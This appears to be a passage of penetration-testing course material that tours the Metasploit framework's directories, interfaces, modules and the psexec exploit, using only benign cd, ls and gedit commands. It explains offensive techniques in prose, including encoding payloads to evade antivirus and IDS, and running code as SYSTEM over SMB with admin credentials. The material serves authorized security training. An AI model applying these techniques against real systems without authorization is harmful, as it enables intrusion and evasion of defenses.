
The Metasploit arsenal includes several user interfaces, an exploit collection, and a payload collection. Within the context of Metasploit, an exploit is a piece of code that can take advantage of a given vulnerability in a target program, making it run a payload. The payload is a piece of code that does something on a target machine for the Metasploit user, such as opening up a remotely accessible command shell, or gaining remote control of the target machine's GUI. By separating the exploits from the payloads, Metasploit allows us to mix and match a given exploit for a vulnerability that we've discovered in a target environment with a particular payload of our choice that gives us the type of control we need on a target. For example, you might choose a payload that gives remote command shell access on a target Windows machine because you have good command-line skills in Windows. Or you might choose a payload with remote GUI control because you are more GUI-oriented. Or you may prefer the immense flexibility of the Meterpreter payload, which we'll cover in more detail later. For each given exploit, we often have a dozen or more compatible payloads from which to choose.

The Metasploit user invokes an appropriate interface and uses it to select an exploit and a payload. The user then configures various options for the exploit and payload, and uses Metasploit to shoot the results at a target system.

In addition, Metasploit includes numerous auxiliary modules, which provide other attack capabilities, including port scanning, vulnerability checks, DNS interrogation, and a variety of other features.

Metasploit also includes post modules. Penetration testers use these after successfully exploiting a target machine. Many of them are associated with plundering the target for valuable information, while others focus on reconfiguring the target system to bend it to the attacker's will.


Many security researchers release new exploits for newly discovered vulnerabilities as Metasploit modules on a regular basis, integrated into the Metasploit framework and ready to use. Some researchers work on new payloads, creating new capabilities usable by the exploits already included in Metasploit.



The Slingshot Linux image for this class includes numerous versions of Metasploit. They are all located in the /opt/metasploit* directories on the Linux image.

We've include different versions of Metasploit because penetration testers and ethical hackers often rely on multiple different versions of Metasploit during a project. If an exploit in one version of Metasploit fails, it's often possible that another version of Metasploit will succeed. Also, some particular exploits in some versions of Metasploit are more likely to crash a target service than others. If you can install the software you are trying to exploit on a lab system to experiment with it before launching the exploit at a live target, it's a good idea to do so to get familiar with the exploit and how it is used, as well as to learn about its reliability and whether it is prone to crash the target. Some Metasploit versions have exploits that other versions do not have, or have significantly tweaked versions that may not function in the way a penetration tester wants. Also some testers are more familiar with a given version of Metasploit and prefer to work from the comfort of the version that they know.


Metasploit 4 and later are a large Ruby project, the biggest in the world, judged by the number of lines of code. We'll be looking in detail at Metasploit 4.



Now, we'll go on a guided tour of Metasploit. We could conduct this tour from within the Metasploit console, looking at its various aspects from within the tool. We are going to do a tour of Metasploit by looking at its various elements in our file system. Touring Metasploit through the file system is a faster way of looking at more elements of the framework than analyzing it from within its own Metasploit console. Immediately after our tour, you'll perform a hands-on lab of Metasploit using one of its user interfaces (msfconsole).

As we go through different parts of this tour, you can follow along by typing the commands we cite (usually `cd`, `ls`, `cat`, and `gedit`; this is, after all, a tour through the file system) to view different piece parts of Metasploit.

Penetration testers and ethical hackers that rely heavily on Metasploit often need to review a given piece of Metasploit to understand what it is doing in more detail. The Metasploit code is well commented and nicely structured. Even if you don't understand Ruby, you will likely discern what a given component is doing by reviewing its code, accessed via the techniques we'll cover in this tour.




Start by changing directories into the Metasploit directory and typing the ls command to view its contents:

```
# cd /opt/metasploit-4.11/apps/pro/msf3
# ls
```

Here, you see the main elements of Metasploit, which include:

- **Documentation:** This directory contains information about how to use the various aspects of Metasploit.
- **User interfaces:** Metasploit provides several different tools for interacting with the framework. We'll analyze these in much more detail next.
- **Modules:** This vital component of the framework is a directory that includes several subdirectories. Two of the most important subdirectories are exploits, where the exploit modules live, and payloads, where the various payload building blocks reside. We'll tour these items in more detail as well. Other module types included auxiliary modules, which include various additional attack tools, including port and vulnerability scanners. Encoder modules alter exploits and payloads in an attempt to evade detection by IDS, IPS, and antivirus tools. Nop modules build NOP sleds, a data structure included in exploits that increases the probability the attacker's code will get executed successfully upon exploitation.
- **Exploit creation tools:** Because it is a comprehensive exploitation framework, Metasploit includes tools for finding vulnerabilities, creating new exploits, and developing new payloads. Some examples of these tools include msfpescan, the Metasploit Framework Portable Executable scanning tool that looks through Windows EXEs and DLLs to find patterns that might be consistent with a given type of vulnerability, like a buffer overflow flaw. The msfopcode tool provides an interface for looking up machine language opcodes to find snippets of code with given functionality useful to exploit writers. The tools directory includes several other items useful in analyzing vulnerabilities and creating exploits
- **Other items:** There are various miscellaneous items in this directory as well, such as libraries of shared code used throughout the framework, plug-ins that tweak Metasploit functionality, scripts that automate some of the features of the Meterpreter, and a variety of other tools.



Note that we won't go over every single item in these directories but instead focus on those that are most important to penetration testers and ethical hackers that rely on Metasploit.

Let's start with the user interfaces, focusing on the most useful one, the Metasploit console interface, called msfconsole. This is a customized Metasploit command prompt with all kinds of useful features, including TAB auto-complete, environment variables, the capability to run local commands in the local operating system, as well as various custom Metasploit commands, such as exploit, the command that launches an exploit at a target. For this class, we rely exclusively on this interface because it tends to be the best one for penetration testers and ethical hackers, with its great flexibility and useful features.

Alternatively, the msfd program creates a local daemon that listens on TCP port 55554. If anyone connects to it (using a Netcat client, for example, which can make a connection to an arbitrary TCP port), they get Metasploit console access. The idea here is that we can have multiple Metasploit testers all using a single version of Metasploit on one box, so we don't have to worry that they may be using different versions with different updates. By default, msfd allows connections only from localhost, but it can be configured to listen for remote connections. Unfortunately, msfd does not require any authentication, nor does it encrypt the session. Thus, we recommend that you not use it for penetration testing.


The msfrpcd is an instance of Metasploit that listens on TCP port 55553 (with an option to use SSL or not use it), awaiting control messages using XML over RPC. This allows people to create arbitrary client software that can interact with Metasploit and control it.

The Armitage program is a wonderful Metasploit client that controls the framework via sending messages to msfrpcd. Although it used to come bundled with Metasploit, it is now no longer included with the MSF download. Instead, you have to download this tool separately from its author, Raphael Mudge. Mr. Mudge continues to update Armitage.

The msfcli is the Metasploit command-line interface, a single command that you can provide with a big set of command flags to make Metasploit do what you want it to do. If you write shell scripts and want to have your script invoke Metasploit to do something, you'll likely invoke it via the msfcli.

The msfvenom interface is useful for taking a Metasploit payload (such as a payload that launches a network-accessible Windows shell) and converting it into a file that can be executed in some fashion. Output options include raw binary, Windows EXEs, Linux binary executables, JavaScripts, and VBAs.

The msfencode interface encodes files (such as Metasploit payloads) to alter them so that they don't easily match the predefined patterns of strict, signature-based antivirus, IDS, and IPS tools.




Next, take a look at some of the Metasploit modules. Start by changing into the modules directory:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules
# ls
```

You see several elements:

- **auxiliary:** This directory contains modules associated with port scanning, scanning for vulnerable systems, launching denial of service attacks, and other items that don't fit into other categories.
- **encoders:** This directory holds modules that convert an exploit and payload combination to a different form, encoding it so that it avoids certain characters or character sets that might be filtered out by the target system. These encoders can also help dodge detection by transforming exploits and payloads so that they don't match the signatures of an IPS or IDS tool.
- **exploits:** Here you have Metasploit's big arsenal of exploitation code.
- **nops:** This directory holds snippets of code that generate NOP sleds. A NOP is one or more machine language instructions that tell a processor to do nothing, a No-Operation, pronounced either "nop" or "no-op." Metasploit exploit writers can use this code to include a series of NOPs called a NOP sled in their exploits to help improve the odds that the exploit runs successfully. Many exploits change a pointer that controls program execution flow, making a program jump to an area of memory in which the attacker has inserted the payload code. Because some programs and operating systems have dynamic memory management, the attacker doesn't always know exactly where to jump. NOP sleds help them fudge the pointer guess for jumping to the payload code because as long as their pointer lands in the NOP sled, the target system runs a series of NOPs for a while before invoking the payload.
- **payloads:** Metasploit stores its payloads in this directory.
- **post:** These modules run after successful exploitation occurs and support plundering or otherwise manipulating compromised target machines.




Now zoom in on the exploits. Change directories into the exploit section of Metasploit:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules/exploits
# ls
```

The exploits are sorted by operating system, with a set for aix, bsdi, dialup, freebsd, hpux, irix, linux, netware, osx (Apple Macintosh OS X), solaris, unix, and windows. The multidirectory contains exploits that may work on multiple operating systems (including some browser attacks, PHP exploits, and samba exploits). One of the most important multi-exploit modules is exploit/multi/handler, which is a generic listener that waits for a connection from a system running an exploit or attack code outside of this instance of Metasploit. This so-called "multi/handler" then delivers back a payload for that exploit to run. We'll use this concept in the next lab.

Each directory of exploits for a given operating system contains exploits that target software that is built in to that operating system as well as third-party programs that run on the operating system. For example, the Windows directory contains exploits not only for Windows, but also for tools that run on Windows, such as antivirus tools, backup programs, games, mail servers (imap and pop3), and so on.




Now change into the Windows directory and get a directory listing:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules/exploits/windows
# ls
```

Here, you see that the Windows exploits are split into groups, sorted by the type of element on a Windows machine that the given exploits attack. Some of the most interesting and widely used types follow:

- **dcerpc:** These service-side exploits attack Microsoft's implementation of the Distributed Computing Environment Remote Procedure Call (DCERPC) services, often used for remote access to and administration of Windows machines.
- **browser:** These client-side exploits focus on various browsers that run on Windows, particularly Internet Explorer, but also including AIM, RealPlayer, QuickTime, iTunes, and Winamp.
- **iis:** These service-side exploits focus on Microsoft's web server product, IIS.
- **scada:** These exploits target Supervisory Control and Data Acquisition (SCADA) management systems, and control servers that run on Windows.
- **smb:** These service-side exploits take advantage of flaws in Microsoft's Server Message Block (SMB) implementation, used for Windows file and print sharing, as well as numerous other Windows remote access and management features. Among other exploits, this directory also houses the psexec module, which causes a target Windows machine to run a program of the attacker's choosing, rather like the Microsoft SysInternals psexec program. A pen tester configures this module with admin credentials and then uses the SMB protocol to make the target machine run the program with local SYSTEM privileges. Because it doesn't rely on a software vulnerability, but instead uses normal Windows functionality for making a program run, this Metasploit psexec module is one of the most useful in all Metasploit against a fully patched Windows target environment in which the attacker has SMB access (such as across an intranet) and admin credentials.
- **vnc:** These exploits attack flaws in the Windows version of the Virtual Network Computing (VNC) tool used for remote GUI control of systems.




Now, look at a specific Metasploit exploit module, opening up its Ruby code in a text editor. We focus on a Metasploit module that implements psexec to get remote code execution on a target Windows machine using SMB. To open the module in gedit, use these commands:

```
# cd /opt/metasploit-4.11/apps/pro/msf3/modules/exploits/windows/smb
# gedit psexec.rb
```

As a professional penetration tester or ethical hacker, it's usually a good idea to check out a given exploit's code before blindly running it against a target, so that you can better understand what it does.

Inside the exploit code, start paging down. You will see that the code is quite well documented, and is, for the most part, understandable even if you don't know Ruby. You can see a description of how it works near the item that says Description. This exploit uses a valid admin username and password (or password hash) to execute a Metasploit payload on the target machine.

Continuing down the exploit code, you can see various references so that you can learn more about the vulnerability that the exploit targets, including its OSVDB number (searchable within the Open Source Vulnerability Database at osvdb.org), its CVE number (searchable at cve.mitre.org), and its Bugtraq ID number (if one is assigned). Continuing down, you can see the author of this exploit ("hdm" refers to HD Moore). You can also see various target types, the specific operating system the exploit is geared to. You can also see the various dependencies and calls into other modules made by this exploit.



Close your editor WITHOUT SAVING! If you accidentally made any changes to that exploit while reviewing it, you don't want those changes saved.

